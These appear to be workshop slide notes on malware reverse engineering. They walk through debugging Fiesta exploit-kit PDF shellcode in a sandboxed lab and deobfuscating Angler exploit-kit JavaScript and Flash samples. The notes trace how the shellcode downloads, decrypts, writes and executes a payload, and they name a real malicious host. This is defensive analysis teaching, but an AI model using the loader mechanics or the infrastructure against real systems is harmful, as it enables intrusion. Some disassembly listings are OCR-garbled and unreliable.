
# Debugging the Debugger

- Overview of OllyDbg / Immunity
  - Immunity = OllyDbg + Python API
    - Yeah, it's a Fork
- Debugger Basics
  - Window Sections
  - Debugging Concepts
  - Hotkeys



[I'll be covering the Immunity Debugger, which is a fork of OllyDbg.

I won't re-invent the wheel for the notes section, so if you're following along outside the workshop, check your favorite search engine or YouTube for OllyDbg and/or Immunity Debugger tutorials.]





# Assembly (ASM) Primer

- Want to RE? Learn ASM 😊
- Today, We Learn On-The-Fly
- ASM Basics
  - Registers
  - Opcodes (Intel-Based)




[Brief intro to ASM language. As with the debuggers, check online sources for more info.]



## Assembly Primer cont.

- Registers




### Reference

Evans, D. (2006). x86 registers [Online image]. Retrieved from <http://www.cs.virginia.edu/~evans/cs216/guides/x86.html>



## Fiesta PDF Shellcode

- Setup Environment:
  - Windows VM <network> REMnux VM
  - Grab Malware Payload
    - Wireshark: `tcp.stream eq 46`
  - Add Malware Payload to inetsim
    - Replace sample.html with Payload
    - `/var/lib/inetsim/http/fakefiles/sample.html`
  - Run fakedns + inetsim in REMnux



The shellcode we are going to analyze makes Internet calls using the `urlmon` library. The code checks to ensure that these calls succeed. If not, the code exits. Thus, we need to provide “valid” responses to the shellcode.

We can do this by setting our REMnux VM as the gateway and DNS server for our Windows malware VM.

Once we’ve done this, we need to run two programs in REMnux, fakedns and inetsim.

**fakedns** – Grabs any incoming DNS request and returns the localhost’s IP as the response

**inetsim** – Simulates Internet services to deliver specific samples/files  
<http://www.inetsim.org/about.html>

When our shellcode attempts to resolve the IP address for the “`justtattoshop.in`” host, **fakedns will provide our REMnux VMs IP address instead**. Then, when the shellcode attempts to download the XOR’d malware payload, **inetsim will provide its “.../http/fakefiles/sample.html” file**.

Thus, we’re going to need to replace inetsim’s “sample.html” file with the XOR’d malware sample.

You can find this sample in **tcp.stream eq 46** in WireShark. Extract it.

Alternatively, you can find this sample in the files I provided:

“f\_pdf\_shellcode\_xord\_payload.bin”

Verify the file before proceeding:

```
md5sum f_pdf_shellcode_xord_payload.bin  
d88509da90976dc8915463f1583b6772
```

**Replace the’ /var/lib/inetsim/http/fakefiles/sample.html’ file with the XOR’d payload.**

W00t! Run `fakedns` and `inetsim` in REMnux.

The screenshot shows two terminal windows on a REMnux system. The top window is titled 'remnux@remnux: ~' and displays the output of the INetSim application. It shows the configuration file being parsed, the main process starting (PID 64232), and various services being forked, including https, ftp, ftplib, pop3, pop3s, http, smtp, and smtpts. The bottom window is also titled 'remnux@remnux: ~' and shows the output of the 'fakedns' command from the 'pyminifakeDNS' tool. It queries 'dom.query.' and receives a response for 'win8.ipv6.microsoft.com' pointing to '172.16.107.145'.

```
remnux@remnux: ~
INetSim 1.2.5 (2014-05-24) by Matthias Eckert & Thomas Hungenberg
Using log directory: /var/log/inetsim/
Using data directory: /var/lib/inetsim/
Using report directory: /var/log/inetsim/report/
Using configuration file: /etc/inetsim/inetsim.conf
Parsin configuration file.
Configuration file parsed successfully.
== INetSim main process started (PID 64232) ==
Session ID: 64232
Listening on: 172.16.107.145
Real Date/Time: 2015-08-02 15:40:22
Fake Date/Time: 2015-08-02 15:40:22 (Delta: 0 seconds)
Forking services...
* https_443_tcp - started (PID 64235)
* ftp_21_tcp - started (PID 64240)
* ftplib_990_tcp - started (PID 64241)
* pop3s_995_tcp - started (PID 64239)
* http_80_tcp - started (PID 64234)
* pop3_110_tcp - started (PID 64238)
* smtpts_465_tcp - started (PID 64237)
* smtp_25_tcp - started (PID 64236)
done.
Simulation running.

remnux@remnux: ~$ fakedns
pyminifakeDNS: dom.query. 60 IN A 172.16.107.145
Respuesta: win8.ipv6.microsoft.com. -> 172.16.107.145
```

[Screenshot of both inetsim and fakedns running in REMnux]



## Fiesta PDF Shellcode cont.


- Begin Debugging Shellcode
  - Compatible w/WinXP – Win 8.1
- Important Procedures:
  - Finds Self in Memory
  - UnXORs Self
  - Downloads XOR'd Malware Payload
  - UnXORs Malware Payload
  - Writes Payload to Disk
  - Executes Payload





## Fiesta PDF Shellcode cont.

- Code Review, ENGAGE!



[The graph of the shellcode on this slide was made using IDA Pro.]

OK, time for some code analysis. Let's go!

0x401000 - JMP to 0x401013 followed by CALL back to 0x401002

CALL = PUSH location for next immediate instruction to stack, then jump to called location

In our case, 0x401018 is pushed to the stack. The shellcode uses this to find itself in memory.

0x401008 - 0x4010FF

This is the XOR loop in which the shellcode deobfuscates itself.


Actual XOR occurs @ 0x401009.

TO SKIP THIS: Set a breakpoint @ 0x401011 and Run To it (F9).

0x401011 - JMP to EAX, which will be 0x401018

0x401018 - JMP to 0x4014A9

0x4014A9 - **Ruh roh! See next slide before continuing.**



0x4014A9

The debugger is confused. The shellcode XOR'd itself, so the initial analysis did not pick up the code at this location. We need to tell the debugger to analyze the code here as valid assembly.

To do so, **right-click on the address and choose "Analysis -> Analyze Code" (or hit Ctrl+A).**

[See next slide for result]

```

00401409 ? ES:6FFBFFFF CALL  fiesta_s.0040101D
0040140E . A5 C9P BYTE PTR DS:[ESI],BYTE PTR ES:[EDI]
0040140F . 6B95 DF05AB31 83 INUL EDX,DWORD PTR SS:[EBP+81AB05DF],-70
00401406 . 7B E9 JPO SHORT fiesta_s.00401402
00401408 . C17CB8 8F 0E SBR DWORD PTR DS:[EAX+EDI*4-71],0E
0040140D . ^75 99 JNZ SHORT fiesta_s.00401458
0040140F . BB F6E00000 ADD BYTE PTR DS:[ERX],AL
00401406 . 0000 MOU EBX,0EOF6
00401407 . SE POP ES:[EBX]
004014C9 . S9 ADD WORD PTR DS:[ERX],AL
0040140A > 7E 80 PUSH ERX
0040140C . A4 JLE SHORT fiesta_s.00401459
0040140D . S2 MOU BYTE PTR ES:[EDI],BYTE PTR DS:[ESI]
0040140E . CC PUSH EDX
0040140F . INT3 CHAR '..'
00401411 > 0000 JLE SHORT fiesta_s.0040140F
00401403 > EB DB OR ERX,DWORD PTR DS:[ERX]
00401405 > 8D 5348FFC8 ADD WORD PTR DS:[ERX+ECX*4+50]
0040140A > 9C MOU EBP,C8FF4858
0040140B BF PUSHFD
0040140C C9 DB BF
0040140D 2E DB C9
0040140E EC DB 2E
0040140F . 7F D8 JNB SHORT fiesta_s.004014B9
0040140E . BF 9FB540F4 MOU EDI,F440B59F
004014E6 . D95C8E 50 FICOMP DWORD PTR DS:[ESI+ECX*4+50]
0040140A > 2BC7 SUB EAX,EDI
0040140C . 8D CE726077 OR ERX,776072CE
004014F1 . 74 00 JE SHORT fiesta_s.004014F3
004014F3 > 0000 ADD BYTE PTR DS:[ERX],AL
004014F5 . 005F 08 ADD PTR PTR DS:[EDI+8],BL
004014F8 . B9 SBFS087A MOU ECX,7HC8F558
0040140D . 3D0B ADD CL,BL
0040140F . D6 DB D6
00401500 . D6 DB D6
00401501 . 72 DB 72
00401502 . 00 DB 00
00401503 . 00 DB 00

```



OH HAI! Now we have valid code. Sweet.

Hit F7 once, and we'll find ourselves @ 0x40101D (see next slide).



## The “Kill Switch”

- Continue Code Review
- 0x40139E = KILL SWITCH
  - Shellcode Runs Various Checks
  - Any Failed Check JMPs to “Kill Switch”
  - Causes Code to TERM
  - Avoid This Address!



0x40101D - Once we get here, the code is about to perform all the required setup. We don't want to step through everything the code does... that would take forever. Rather, let's jump to the beginning of where the code brings down the malware.

----

**While sitting @ 0x40101D, set a breakpoint on 0x40135F and run the code again (F9).**

0x40135F - Step Over (F8) the call to urlmon to get malware payload.

**Response stored @ address in ESI.**

*This is where the XOR'd payload now resides.*

0x401367-0x401371 - Code checks to ensure the malware payload is correct. Pretty awesome.

0x401367 Load first 4 bytes (DWORD) from the malware payload & move to EDX

0x401369 Load next 4 bytes from malware payload.

At this point, EDX = first 4 bytes of malware payload, while EAX = next 4 bytes.

0x40136A - XOR the first and second set of 4 bytes

0x40136C - Compare the XOR resultant to a pre-stored value: 0x50545346

NICE! If the XOR doesn't match the pre-defined value, the code exits.

0x401373-0x40137D - Code checks the third and fourth set of 4 bytes and pushes onto stack.

0x401383 CALL to 0x4012EA

----

0x4012EA - Code setup for the malware payload UnXOR process

0x4012FC-401312 - XOR loop to decrypt the malware payload

The actual XOR occurs @ 0x40130F.

**TO SKIP THIS: Set a breakpoint @ 0x40134 and Run To it (F9).**

At this point, the malware will now be sitting in cleartext in memory.

**"Follow in Dump" the ESI register and scroll down a tad.**

BOOM! MZ file signature for the PE. Cool.

0x40138C - Call to ntdll.RtlComputeCrc32

F8 over.

0x401397 - Call to KERNEL32.lstrcpyW

F8 over.

EAX will contain the directory in which the malware will be stored.

0x4010B1 - Call to SHLWAPI.PathRemoveFileSpecW

Before stepping over, notice that ESI will have the filename for the malware.

"q4FcS.exe"

F8 over.

0x4010B7 - Call to SHLWAPI.PathCombineW

Combines the file name ("q4FcS.exe") with intended malware directory.

In my case, the intended malware location was:

C:\Users\REM\AppData\Local\Microsoft\Windows\INetCache\IE\M438TOUO\q4FcS.exe

0x4012C8 - Call to KERNEL32.CreateFileW

Possible file write check and/or permissions test.

File not actually written.

See EDI register for location.

THIS WILL FAIL IF FILE ALREADY EXISTS!

F8 over.

0x4012D7 - Call to KERNEL32.CreateFileW

**Actually writes the malware to the intended location.**  
F8 over.


---- **CAREFUL!! If you don't want to execute the malware, STOP NOW!** ----

0x4012B4 - Call to KERNEL32.CreateProcessW

**Execute the malware**

DONE!

# Angler EK



## Reference

Iva, V. (2015). Deep water angler on dark background [Online image].  
Retrieved from [http://www.shutterstock.com/pic-165577199/  
stock-vector-deep-water-angler-on-dark-background.html](http://www.shutterstock.com/pic-165577199/stock-vector-deep-water-angler-on-dark-background.html)



## Angler EK

- Most Popular EK in Mid-2015
  - Check [Fraser Howard's Blog Post](#)
- Sample Obtained @ [malwarefor.me](#)
  - Thanks Jack!
  - <http://malwarefor.me/2015-06-17-angler-ek-continuing-to-change/>
- CVEs Leveraged:
  - CVE-2015-???? (Flash)
  - [CVE-2013-2551](#) (MS IE)



[My notes for Angler will focus more on code documentation.]

Our foray into the Angler EK begins with a sample from Jack's malwarefor.me blog:  
<http://malwarefor.me/2015-06-17-angler-ek-continuing-to-change/>

Fraser Howard with Sophos has recently posted a **fantastic** blog article on how Angler works:

<https://blogs.sophos.com/2015/07/21/a-closer-look-at-the-angler-exploit-kit/>

[CVE-2013-2551](#)

"Use-after-free vulnerability in Microsoft Internet Explorer 6 through 10 allows remote attackers to execute arbitrary code via a crafted web site that triggers access to a deleted object, as demonstrated by VUPEN during a Pwn2Own competition at CanSecWest 2013, aka "Internet Explorer Use After Free Vulnerability," a different vulnerability than CVE-2013-1308 and CVE-2013-1309."

- <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-2551>
- <http://www.securityfocus.com/bid/58570>
  - <http://downloads.securityfocus.com/vulnerabilities/exploits/58570.rb>



## Angler EK cont.

- 2015-06-16-Angler-EK-Traffic.pcap
- Landing page:
  - Wireshark: **tcp.stream eq 10**
- Remove + Beautify + Replace JS



We've already gone through the process of dealing with the Fiesta EK, so I'll be a bit brief in terms of slides and screenshots. Rather, let's just focus on the tech:

Check "**tcp.stream eq 10**"

Sort by Server -> Client traffic

Save As → "**angler\_landing\_stream.txt**"

Open "**angler\_landing\_stream.txt**" and remove the header information.

Save as "**angler\_landing1.htm**".

Open "**angler\_landing1.htm**" in your text editor.

Notice the four HTML `<p>` tags with the following ids:

```
class="text" id = "Wow9ELONTGy"  
class="text" id = "Wow9EdLaFoiTdpcdtJlCL"  
class="text" id = "Wow9EUEBmpCmvkcs"  
class="text" id = "Wow9ESHpjnxAU"
```

These paragraphs contain ciphertext that the code on the landing page will deobfuscate into additional JS. Cool.

Notice that we have a `<script>` tag on the page. Ugly, huh?

Copy the JS into a new file, “angler\_js1.js”, and beautify the sucker:

```
js-beautify -d angler_js1.js > angler_js1-b.js
```

Once beautified, put the JS back into the landing page and save the modified document as “**angler\_landing2.htm**”.



# Angler EK Landing Page

- Modify qWCaWbsARUMGAJh()
  - Change `eval` to `console.log`
    - MOAR JS!

```
93 /* Function responsible for decoding the large blobs of encoded text in <p> tags
94     To review the code, let's comment out `eval(Ys)` and change to `console.log(Ys)`
95 */
96 -qWCaWbsARUMGAJh = !!uGU73a ? true : (function(Mjsj, tKS83c) {
97     var HH = UY,
98         Ys, ZVYE0y;
99 -    if (0QUqRoSnVv['xGBFSJd'] == HH || 0QUqRoSnVv['ALkm']) {
100        MSUalkh = HH;
101        wutdorw.scroll = doRsw.alert()
102    };
103    ZVYE0y = this['d' + 'ocum' + 'ent']['getElementsByClassName']('inne' + 'rHTML');
104 -    if (DxpE == 1) {
105        //eval(Ys);
106        console.log(Ys);
107        DxpE = 2
108    } else {
109        //eval(Ys)
110        console.log(Ys)
111    }
112 });
113 );
```

I have documented the landing page a bit, but not heavily. I'd rather go through it live with the workshop if we have time.

**Please open my documented version of the landing page, “angler\_landing3.htm”.**

At this point, I'm going to digress on all these notes. Rather, just follow along with the slides. We've danced this dance before, so we should be good.

You will see that I commented out the `eval` statements and replaced with `console.log()`. When we open the document in FireFox...

# DECODED JS!

You can highlight all of this additional JS and paste into a new file called “`angler_js2.js`”.

## Beautify the new code:

```
js-beautify -d angler_js2.js > angler_js2-b.js
```

Now take the contents of **angler\_js2-b.js** and add it to the landing page HTML.

Save the new file as “angler\_landing4.htm”

We would run into a problem if we tried to run all of this code, since the landing page is trying to create code that already exists within the document.

To fix this, we need to comment out the four different calls to the qWCaWbsARUMGAJh() function. To make this happen, comment out the following:

Each occurrence of `OQUqRoSnVv[MaQhIDfPmc]` -- 3 Total

## The occurrence of 'window[MaQhIDfPmc]'

[Total of 4 commented out calls = the 4 new JS blobs that were decoded.]



## Angler EK cont.

- OK. Follow Along w/Me.



Enough pretty screenshots. Just follow along with me.



## Angler EK IE Exploit

- VBScript <-> JS
  - Pretty Sneaky, Sis!
- Analysis Options:
  - IE w/Visual Studio as External Debugger
  - Convert VBScript to JS
  - Others
- We Won't Have Time
  - But Check it Out Later!





## Angler EK Flash Exploit

- Sample Didn't Use SWF
- Recent Samples Look Like This:
- SWF Contains Embedded SWF
  - Found in **binaryData**
  - Unpacked and Loaded Onto Stage



This particular sample didn't fire off the Adobe Flash exploit. However, looking at other samples on Jack's site, I found that most recent Angler samples use a structure like the one shown on this slide.

I grabbed a SWF from another sample and did some quick analysis. Next slide.



## Angler EK Flash cont.

- Review w/**swfdump** (swf-tools)
  - binaryData = ID 0005
  - Exported as “III11IIIIIIII1”

```
[057]      53470 DEFINEBINARY defines id 0005
[04c]          36 SYMBOLCLASS
                  exports 0000 as "1II11IIIIIIII11"
                  exports 0005 as "III11IIIIIIII11"
```

- Re-Compile AS3 ☺
- Deobfuscation Annoying



I was able to use **swfdump** on the other Angler sample's SWF. When doing so, I noticed that the binaryData exports as ID 0005 along with `III11IIIIIIII1`.

As we did with the Fiesta sample, we could take the AS3 code, modify as required for further analysis, and re-compile.

We won't have time to go through all of this in the workshop. However, I included these additional notes for later analysis.

Enough of that. Anyone still awake?

We're done!



That's it gang! I welcome any comments, suggestions, or questions.  
Have a cooler or alternative way of doing something I covered? Let me know!

If you want to give me a holler, hit me up on Twitter: **@rj\_chap**. I love to discuss reverse engineering, malware analysis, incident response, development... whatever!

I would like to thank the following people for their tutelage and/or support:

Shawn Carlson  
Danny Quist  
Rick Correa  
Drew Hunt  
Chad Christensen  
Mike Biggs

I would like to give a HUGE shout out to Lenny Zeltser & the SANS group. The FOR610 course proved pivotal to my understanding malware analysis to a greater extent. Awesome course gang!

----  
If you are interested in a career w/Bechtel, check out our Careers page:  
<http://jobs.bechtel.com>